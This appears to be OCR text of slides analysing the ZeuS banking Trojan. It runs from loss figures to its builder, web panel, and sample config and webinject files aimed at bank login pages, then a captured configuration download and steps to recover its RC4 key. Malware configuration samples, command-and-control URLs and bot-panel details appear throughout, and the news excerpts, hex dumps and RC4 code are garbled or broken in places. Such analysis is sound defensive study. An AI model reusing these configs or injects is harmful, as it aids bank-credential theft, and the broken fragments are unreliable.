The Zeus keystroke-logging Trojan has become the tool of choice in 2009 for some very successful criminals, leading to over **\$100 million** in reported losses as of October, according to the FBI. A public school district in Pennsylvania lost \$700,000 in a two-day attack, and a county government in Kentucky lost \$415,000 during a week-long attack. In the Kentucky case,

the Zeus authorized Odessa

The Trojan use to in transfers

be found undermined

According to November government

Zeus Trojan may cost US Banks over **\$250m** year

Powered by LexisNexis®

Publication: Banking Newslink
Tuesday, March 9 2010

Share Share Tweet 0 +1 0

Print

David Nelson who works for the Federal Deposit Insurance Corporation is quoted by the Financial Times as saying that losses in the US from 'computer intrusions and falsified electronic transfers' was about \$120m in 2009 Q3 and the rate is increasing rapidly, with the total tripling in two years. He goes on to estimate that up to half of these losses are due to the Zeus or Zbot trojan.

The survey also asked the 70 bank taking to address the Zeus menace

Ninety percent of them said their ba security purposes and more than 6 through hardware tokens. Some of t out-of-hand phones (to verify transactions through what:

CO
Mai
res

chart released by TruStreet, all the affected computers run versions of Windows, particularly Windows XP and to a lesser extent Vista.

This doesn't mean that Mac users are invulnerable to banking Trojans, merely that this particular one

Continuity Asse tool

more than half (51%) of survey respondents, and 69% indicated an increase in the frequency of these attacks over the last 12 months. In fact, 37% of respondents reported that online banking trojans are the most prevalent type of attack at their bank.

- Password phishing and pharming were a distant second

ThinkPad Edge E420 ★★★★★
Lenovo Style in an Affordable Package

Search Security: (24 pages)

Card Number: (24 pages)

Expiration Date: (24 pages)

Card PIN Code: (24 pages)

Check Password: (24 pages)


Confirm Password: (24 pages)

ZeuS Toolkit Components



- ZeuS Builder
- Web Panel
- **Configuration Files**

Zeus Builder



Web Panel

CP :: Summary statistics

Information:

Current user: admin
GMT date: 16.03.2010
GMT time: 21:29:29

Statistics:

— Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files
Jabber notifier

System:

Information
Options
User
Users
Logout

Information

Total reports in database:	8 501
Time of first activity:	07.03.2010 09:35:51
Total bots:	102
Total active bots in 24 hours:	36.27% - 37
Minimal version of bot:	1.2.7.5
Maximal version of bot:	1.2.7.19

Botnet: [All] >>

Actions:

Installs (95)		Online (20)	
--	79	--	18
US	11	CA	1
CA	2	US	1
DE	1		
DZ	1		
ES	1		

Web Panel

The screenshot displays the Zeus Toolkit Web Panel interface, which is divided into several sections:

- CP :: Summary statistics** (top):
 - Information:** Current user: admin, GMT date: 16.03.2010, GMT time: 21:29:29
 - Statistics:** - Summary, OS
 - Botnet:** Bots, Scripts
 - Reports:**
- Information** (top right):
 - Total reports in database: 8 501
 - Time of first activity: 07.03.2010 09:35:51
 - Total bots: 102
 - Total active bots in 24 hours: 36.27% - 37
 - Minimal version of bot: 1.2.7.5
 - Maximal version of bot: 1.2.7.19
- Botnet:** [All] >>
- Actions:** Reset Installs
- Online (20)** (bottom right):

--	18
CA	1
US	1
- CP :: Search in database** (main window):
 - Information:** Current user: zuser, GMT date: 29.06.2010, GMT time: 03:44:03
 - Statistics:** Summary, OS
 - Botnet:** Bots, Scripts
 - Reports:** -> Search in database, Search in files, Jabber notifier
 - System:** Information, Options, User, Users, Logout
- Filter** (popup window):
 - Search from date (dd.mm): --.-- to date: --.--
 - Bots: [] Botnets: []
 - IP-addresses: [] Countries: []
 - Search string: []
 - Type of report: -- (dropdown menu open)
 - Protected Storage
 - Cookies of IE
 - File
 - HTTP or HTTPS request
 - HTTP request
 - HTTPS request
 - FTP login
 - POP3 login
 - All grabbed data
 - Grabbed data [UI]
 - Grabbed data [HTTP(S)]
 - Grabbed data [WinSocket]
 - Grabbed data [FTP client]
 - Grabbed data [Other]
 - Case sensitive:
 - Exclude retrieval:
 - Show only relevant:
 - Show as text:
 - Buttons: Reset form, Search, Remove

Configuration Files

Config.txt:

```
entry "DynamicConfig"
  url_loader "http://localhost/bot.exe"
  url_server "http://localhost/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/at1.osmp.ru/*"
  end
```

Webinjects.txt

```
set_url https://www.us.hsbc.com/* GL
data_before
<table cellpadding="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.e-gold.com/acct/li.asp GPL
data_before
e-mail:</font>
data_end
data_inject
data_end
data_after
</font>
data_end
```

Configuration Files

Config.txt:

```
entry "DynamicConfig"  
  url_loader "http://localhost/bot.exe"  
  url_server "http://localhost/gate.php"  
  file_webinjects "webinjects.txt"  
  entry "AdvancedConfigs"  
    ;"http://advdomain/cfg1.bin"  
  end  
  entry "WebFilters"  
    "!*.microsoft.com/*"  
    "!http://*myspace.com*"  
    "https://www.gruposantander.es/*"  
    "!http://*odnoklassniki.ru/*"  
    "!http://vkontakte.ru/*"  
    "@*/login.osmp.ru/*"  
    "@*/at1.osmp.ru/*"  
  end
```

Webinjects.txt

```
set_url https://www.us.hsbc.com/* GL  
data_before  
<table cellpadding="0" summary="page layout">  
data_end  
data_inject  
data_end  
data_after  
</table>  
data_end  
  
set_url https://www.e-gold.com/acct/li.asp GPL  
data_before  
e-mail:</font>  
data_end  
data_inject  
data_end  
data_after  
</font>  
data_end
```

Configuration Files

Config.txt:

```
entry "DynamicConfig"  
  url_loader "http://localhost/bot.exe"  
  url_server "http://localhost/gate.php"  
  file_webinjects "webinjects.txt"  
  entry "AdvancedConfigs"  
    ;"http://advdomain/cfg1.bin"  
  end  
  entry "WebFilters"  
    "!*.microsoft.com/*"  
    "!http://*myspace.com*"  
    "https://www.gruposantander.es/*"  
    "!http://*odnoklassniki.ru/*"  
    "!http://vkontakte.ru/*"  
    "@*/login.osmp.ru/*"  
    "@*/at1.osmp.ru/*"  
  end
```

Webinjects.txt

```
set_url https://www.us.hsbc.com/* GL  
data_before  
<table cellpadding="0" summary="page layout">  
data_end  
data_inject  
data_end  
data_after  
</table>  
data_end  
  
set_url https://www.e-gold.com/acct/li.asp GPL  
data_before  
e-mail:</font>  
data_end  
data_inject  
data_end  
data_after  
</font>  
data_end
```

Configuration Files

Config.txt:

```
entry "DynamicConfig"  
  url_loader "http://localhost/bot.exe"  
  url_server "http://localhost/gate.php"  
  file_webinjects "webinjects.txt"  
  entry "AdvancedConfigs"  
    ;"http://advdomain/cfg1.bin"  
  end  
  entry "WebFilters"  
    "!*.microsoft.com/*"  
    "!http://*myspace.com*"  
    "https://www.gruposantander.es/*"  
    "!http://*odnoklassniki.ru/*"  
    "!http://vkontakte.ru/*"  
    "@*/login.osmp.ru/*"  
    "@*/at1.osmp.ru/*"  
  end
```

Webinjects.txt

```
set_url https://www.us.hsbc.com/* GL  
data_before  
<table cellpadding="0" summary="page layout">  
data_end  
data_inject  
data_end  
data_after  
</table>  
data_end  
  
set_url https://www.e-gold.com/acct/li.asp GPL  
data_before  
e-mail:</font>  
data_end  
data_inject  
data_end  
data_after  
</font>  
data_end
```

Gathering Intelligence

Downloaded configuration file

```
GET /bin/xxl.bin HTTP/1.1
Accept: */*
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 1.1.4322)
Host: xoophafe1.ru
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Sun, 04 Sep 2011 09:48:27 GMT
Content-Type: application/octet-stream
Connection: close
Last-Modified: Tue, 30 Aug 2011 14:01:06 GMT
ETag: "23f800d-d4c0-4abb9715c0c80"
Accept-Ranges: bytes
Content-Length: 54464
Vary: Accept-Encoding, User-Agent

w.qS.../1..N.c.Ry..zo.....r\..2....h.....\..s.....n...%
.W..[.....q^..j.4LM..'j.....F.!...G.L..q6.....k....f....h..A...H..{-?.b...|J...f..f...
d+.E...}.}.VN.w.[.X.t.....Fo4K....
.2..D.W..z..I..]!......f`2.h]P..Ig.(^....N.Ow...}yC.....[|hs\s..&.9.].....E..G}
.X.....[...8.i(
.....<z.r..n.3.....`.{}|^.=.Q%.....>.I.v.
.....Np1...to[7f..dz.....ud
.....4nq..L.....Q.h.-.7h....c.NrEK
(..j<ww..J..@..]).....9.Q)...J..n~.R.<g..0...v.....v74.q..H..(9..@....4..GG.z....|].j.x
a...i...~k.M....w..|c....._..qc..w.kS..9...s.w6T.2..bT..$.:.5...Is.e....$.i+...q....P.....
\.k#...=K..v..z!.E...!)!b..e...Sd.*.....7"...Q....Q..O.....<xv.%..|..J..`f7...`L..|dY...+.`.E!
dxc).b..Q.:I...3...s.Mh.....@m..2..".P.%oFe.....|O..T..Y.[Gxc.....
$[.M..PM^..o.....A..u.....}.w..~.e.X.....~.R...9....%..!R.....i..^..A
{.....uk.....].^.|~.mB..p.....f;...fa...qw....7...^.....PN..~.I.r,..?A.....S...9.t'+J.
%`ve..i.h.....>P..c..2..f.....\A/..M..P..l..Q.....c..i..ed..)\..f.....Kv
```


Gathering Intelligence

Downloaded configuration file

```
GET /bin/xxl.bin HTTP/1.1
Accept: */*
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 00000000h: 77 A6 71 53 C3 E3 BD 2F 31 D6 91 4E C3 63 CA 52 ; wj;gSIA*/10`NãcÉR
Host: xooaphiel.ru 00000010h: 79 ED 14 7A 4F C6 0F B4 FA A9 95 72 5C E8 8F 32 ; yi.zOE.'ú@*r\èP2
Cache-Control: no-cache 00000020h: DB 12 D7 BD 68 0C 9E F4 DF DA EA 5C 8A 53 1C DF ; Ü.*xh.zóBÜè\SS.B
00000030h: 05 1D B5 6E 15 C8 D3 25 0D CA 57 D2 B5 5B 94 F3 ; ..un.Éó%.ÉUÓu["ó
00000040h: F7 BC EA AE 1C FD 71 5E E7 6A D0 34 4C 4D 18 98 ; +kéo.ýq^çjD4LM."
00000050h: 27 6A 8B E4 1D E1 ED 46 8A 21 FE EF DD 47 CC 4C ; 'j<ä.áifS!piYGiL
00000060h: D9 CC 71 36 1B 03 18 86 FB B7 E0 BD A0 6B A5 BE ; Ûiq6...+ú.à% kF%
00000070h: D1 CD 66 B9 F8 83 04 68 15 12 41 8E 86 19 48 CA ; Níf'af.h..Ažt.HÉ
00000080h: A3 7B C0 2D 3F EF 62 AF E8 5F 7C 4A EC 18 8E 66 ; £(-?ib-è_|Ji.žf
00000090h: B6 B3 66 C6 9D 17 0D 64 2B EC 45 C3 C8 D3 7D D6 ; }yC.„k?.[|hS|s..
000000a0h: 7D AC 76 4E F7 77 9C 5B AC 58 91 74 D8 DA 17 2C ; }-vN:wœ[-X'tóÜ.,
000000b0h: 18 92 9A 1A CB 46 6F 34 4B ED FD 0E AC 0A 0E 32 ; .'š.ÉFo4Kiý.~..2
000000c0h: B6 F4 44 F0 57 98 10 7A A5 B1 49 D6 5D F8 21 CC ; qóDšW".zŸ+Ió]ø!Ï
000000d0h: F8 E6 19 92 9A 95 83 66 60 32 FC 68 5D 50 AA DC ; œ.'š*ff'2úh)Pª.è
000000e0h: 49 67 E3 28 5E BD 00 C0 ED 4E A6 4F 77 9C 01 EB ; Igå(^%.ÀiN|Owœ.ë
000000f0h: 7D 79 43 0E 84 BC B3 1A 5B 7C 68 53 5C 73 1A 04 ; }yC.„k?.[|hS|s..
00000100h: 26 8D 39 A5 5D EE BD 1C FA 09 45 B5 A3 47 7D 0A ; <09Ÿ)ik%.ú.Eu&G).
00000110h: 1E 58 1E 01 FF 07 CF C3 5B 82 B0 84 38 9F 69 28 ; .X..ý.iã[.,°„8Ÿi(
00000120h: 0D 13 C8 05 EF D4 A9 D8 E7 3C 7A FF 72 00 C4 6E ; ..È.ióøøç<zýr.Àn
00000130h: 9F 33 DD F6 BB D1 A7 D6 60 A7 7B 6C 1D 5E 9A 3D ; Ÿ3Ÿó„NšÖ's(1..š=
00000140h: 18 51 25 D0 C0 DF 9A CB 3E C3 49 E0 76 1D 0D EE ; .QšDãšÈ>ãIáv..í
00000150h: 1B D3 14 C7 BE OF AB D4 AB 4E 70 31 09 B6 E4 74 ; .ó.C%„ó«Np1.qát
00000160h: 4F 5B 37 66 EC 83 64 5A 0E AA 12 E9 17 7F D3 A3 ; 0[7fifdz.ª.é.óóÉ
00000170h: BC A1 11 85 B4 09 75 44 0A D5 F6 13 FA BC 1E F6 ; k;„.ud.Öš.ú%.ö
00000180h: 34 6E 71 06 00 4C B8 C2 D8 9A A1 A9 1E 51 DB 68 ; 4nq..L.ãšš;@.QŪh
00000190h: 8F 2D AB 37 68 1F 8D EB C0 63 C4 4E 72 45 4B 28 ; 0-«7h.óÈàãNŕEK(
000001a0h: EF 80 96 6A 3C 77 57 EA 20 A1 4A 9C 04 40 7F ; iè-j<wUé|Jœ.ó.0
000001b0h: 5D 9C 29 FA 98 BA D0 A1 39 04 51 29 8A EC 4A 18 ; .ý~k.MŪššóWŸi|qç
000001c0h: DB 6E 7E 89 52 ED 3C 67 8B E6 30 A0 DA 1E 56 F2 ; Ūn~zRi<g<œ0 Ū.Vò
000001d0h: FD 86 AF C2 FE 56 37 34 F5 71 BE 0F 48 83 DC 28 ; ýt_ãpV74šq%.HfŪ(
000001e0h: 39 B7 8E 40 ED ED 03 90 34 F9 A8 47 47 98 7A 1C ; 9.ž0ii.04ù"GG"z.
000001f0h: 13 98 A2 7C 5D CD 6A BB 78 0D 61 BE B2 8E 69 93 ; ."ç|]İj»x.ak*Ži"
00000200h: 0B FD 7E 6B 14 4D C8 F8 F0 F3 57 A5 EE 7C B6 63 ; .ý~k.MŪššóWŸi|qç
00000210h: EA 1F EF AE 60 B9 BF 5F D0 E9 71 63 9D 87 77 FA ; é.i@`'ç_Đéçç0#wú
00000220h: 6B 53 EF 07 39 9B 95 AA 73 EC 57 36 54 1F 32 14 ; kSi.9>ªsiW6T.2.
00000230h: C2 62 54 EB BC 24 A3 3A D3 14 35 C3 16 C8 9F 49 ; ãbTe%šÉ:ó.5ã.ÈŸi
```

Gathering Intelligence


Breaking the encryption

Where is the decryption key???



Breaking the encryption

ZeuS 1.x encryption algorithm



Gathering Intelligence

Breaking the encryption

Finding the key stream

The image shows a screenshot of a memory dump analysis tool. The main window displays a table of memory addresses and their corresponding hex values. A vertical window on the right shows a key stream of characters. A yellow box highlights a portion of the memory dump, which contains an encrypted URL. A red arrow points from the key stream to the highlighted area, indicating that the key stream is used to decrypt the data.

Entire Memory	↓FRO	-----	00489
00489010:	60 EA 00 00-60 EA 00 00-60 EA 00 00-80 4F 12		
00489020:	60 EA 00 00-21 00 22 00-00 04 3A 00-41 6D 40		
00489030:	5E 7E 0D 77-27 14 E3 58-12 4C 43 66-2A 70 DD		
00489040:	0E 63 17 BE-A1 81 B7 24-31 BB C9 19-6F 61 88		
00489050:	22 42 7D 5C-D9 45 89 93-6B 0F 1F EC-D5 09 9F		
00489060:	9D FF 55 4D-94 A8 95 1A-B6 56 2F D6-EF 90 6A		
00489070:	52 BF D8 21-39 91 A7 B8-CC 13 8B 86-8F F1 3C		
00489080:	15 DA DE 30-23 E7 BD EE-FD D2 06 CB-65 C2 8E		
00489090:	4E C1 96 3E-1D 01 C5 98-E6 CE 37 57-E1 B9 C8		
004890A0:	5B 6C 5F C3-AA A0 76 9B-92 F4 28 35-05 4A 84		
004890B0:	E4 A4 44 07-71 D7 B3 50-A2 6E C6 48-51 3F 1E		
004890C0:	11 46 29 7A-62 99 BA CA-32 80 DB 9E-49 F0 2D		
004890D0:	54 5D F6 DC-18 D1 0B 0A-67 A3 04 DF-82 7C E9		
004890E0:	F7 69 B5 F2-B4 8C CF ED-78 2E 64 83-F5 FB D3		
004890F0:	AC 03 AF 34-4F FE 73 7B-F8 FC CD 3B-20 AE 3D		
00489100:	EB 08 8D E8-F3 E0 8A 1C-C0 79 85 5A-AD C4 E5		
00489110:	A5 A6 B1 38-0C 75 36 2B-02 33 9C 59-72 FA 16		
00489120:	87 E2 10 F9-2C B0 A9 7F-68 00 00 00-5E 7D 66		
00489130:	28 40 19 46-1F 4B 10 4E-14 59 08 57-09 62 00		
00489140:	01 62 F9 98-35 A7 28 A6-25 6F 1C		
00489150:	7D 28 40 19-46 1F 4B 10-4E 14 59		
00489160:	5E 01 62 F9-AF 2B AE 35-6C 27 B1		
00489170:	00 00 00 00-00 00 00 00-00 00 00		
00489180:	00 00 00 00-00 00 00 00-00 00 00		
00489190:	00 00 00 00-00 00 00 00-00 00 00		
004891A0:	00 00 00 00-00 00 00 00-00 00 00		

key stream

encrypted URL

Gathering Intelligence

Breaking the encryption

Encryption key in config.txt

```
;Build time: 14:15:23 10.04.2009 GM  
;Version: 1.2.4.2
```

```
entry "StaticConfig"  
  ;botnet "btn1"  
  timer_config 60 1  
  timer_logs 1 1  
  timer_stats 20 1  
  url_config "http://localhost/config  
  url compip "http://localhost/ip.php
```

```
  encryption_key "secret key"
```

```
end
```

```
entry "DynamicConfig"
```

Breaking the encryption

RC4 function used by ZeuS

```
IN $data - string, данные для шифрования.  
IN $key - string, ключ шифрования.  
*/  
function RC4($data, $key)  
{  
    $hash = array();  
    $box = array();  
    $ret = '';  
  
    for($x = 0; $x < 256; $x++)  
    {  
        $hash[$x] = ord($key[$x % $key_length]);  
        $box[$x] = $x;  
    }  
  
    for($y = $x = 0; $x < 256; $x++)  
    {  
        $y = ($y + $box[$x] + $hash[$x]) % 256;  
        $tmp = $box[$x];  
        $box[$x] = $box[$y];  
        $box[$y] = $tmp;  
    }  
  
    for($z = $y = $x = 0; $x < $data_length; $x++)  
    {  
        $z = ($z + 1) % 256;  
        $y = ($y + $box[$z]) % 256;  
  
        $tmp = $box[$z];  
        $box[$z] = $box[$y];  
        $box[$y] = $tmp;  
  
        $ret .= chr(ord($data[$x]) ^ $key);  
    }  
  
    $k = $box[(($box[$z] + $box[$y]) % 256)];  
    $ret .= chr(ord($data[$x]) ^ $k);  
}
```

Key Scheduling
Algorithm

Pseudo-random
Generation
Algorithm

Byte-wise
XOR

Gathering Intelligence

Breaking the encryption

Zeus builder - key stream generation

The screenshot shows the OllyDbg interface for zsb.exe. The assembly window displays the following code:

```
004190E1 .: C2 0400 RETN 4
004190E4 .: 55 PUSH EBP
004190E5 .: 8BEC MOV EBP,ESP
004190E7 .: 51 PUSH ECX
004190E9 .: 53 PUSH EBX
0000 MOV EDX,100
MOV BYTE PTR DS:[ESI],CL
INC ECX
MOV EDI,EDX
INC ESI
CMP CX,DI
JB SHORT zsb.00419106
MOV ECX,EAX
MOV EBX,DWORD PTR SS:[EBP+8]
MOV CL,BYTE PTR DS:[ECX+EBX]
MOV DL,BYTE PTR DS:[ESI]
ADD CL,DL
ADD BYTE PTR SS:[EBP-2],CL
MOVZX ECX,BYTE PTR SS:[EBP-2]
ADD ECX,EAX
MOV BL,BYTE PTR DS:[ECX]
INC BYTE PTR SS:[EBP-1]
MOV BYTE PTR DS:[ESI],BL
MOV BYTE PTR DS:[ECX],DL
MOVZX CX,BYTE PTR SS:[EBP-1]
CMP CX,WORD PTR SS:[EBP+C]
JNZ SHORT zsb.00419142
MOV BYTE PTR SS:[EBP-1],0
INC ESI
DEC EDI
JNZ SHORT zsb.00419113
LEAVE
RETN 8
```

Two red boxes highlight the following code blocks:

- Box 1: `0000 MOV EDX,100` through `JB SHORT zsb.00419106`
- Box 2: `MOV ECX,EAX` through `JNZ SHORT zsb.00419113`

Arrows from these boxes point to labels:

- Box 1 points to **Key-scheduling Algorithm**
- Box 2 points to **Pseudo-random Generation Algorithm**


The Registers (FPU) window on the right shows:

```
EAX 0012F8D0
ECX 00120004
EDX 00000137
EBX 77F679C9 SHLWAPI.PathComb
ESP 0012F16C
EBP 0012F8DC
ESI 00A20E28
EDI 00000000
EIP 0041B5EF zsb.0041B5EF
C 1 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FF
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_ACCESS_DENI
EFL 00000247 (NO,B,E,BE,NS,PE,
ST0 empty -??? FFFF 005E005E 0
ST1 empty -??? FFFF 00D500D5 0
ST2 empty -??? FFFF 00000057 0
ST3 empty -??? FFFF 000000C4 0
ST4 empty -??? FFFF 2AEFEDDE A
ST5 empty 1.000000000000000000
ST6 empty 1.000000000000000000
ST7 empty 1.000000000000000000
3 2 1 0 E
FST 4000 Cond 1 0 0 0 Err 0
FCW 027F Prec NEAR,ES Mask
```

The Command window at the bottom shows the instruction: `RETURN to zsb.004170EE from zsb.0041`

Breaking the encryption

Zeus 2.x encryption algorithm



Breaking the encryption

Finding the key stream

```
07B1FFFF CALL 00C1FF5A
05 74 POP ESI
ADD EBP,74
LEAVE
0400 RETN 4
PUSH ESI
58040000 MOV EDI,458
8 LEA ESI, DWORD PTR DS:[ECX+EAX]
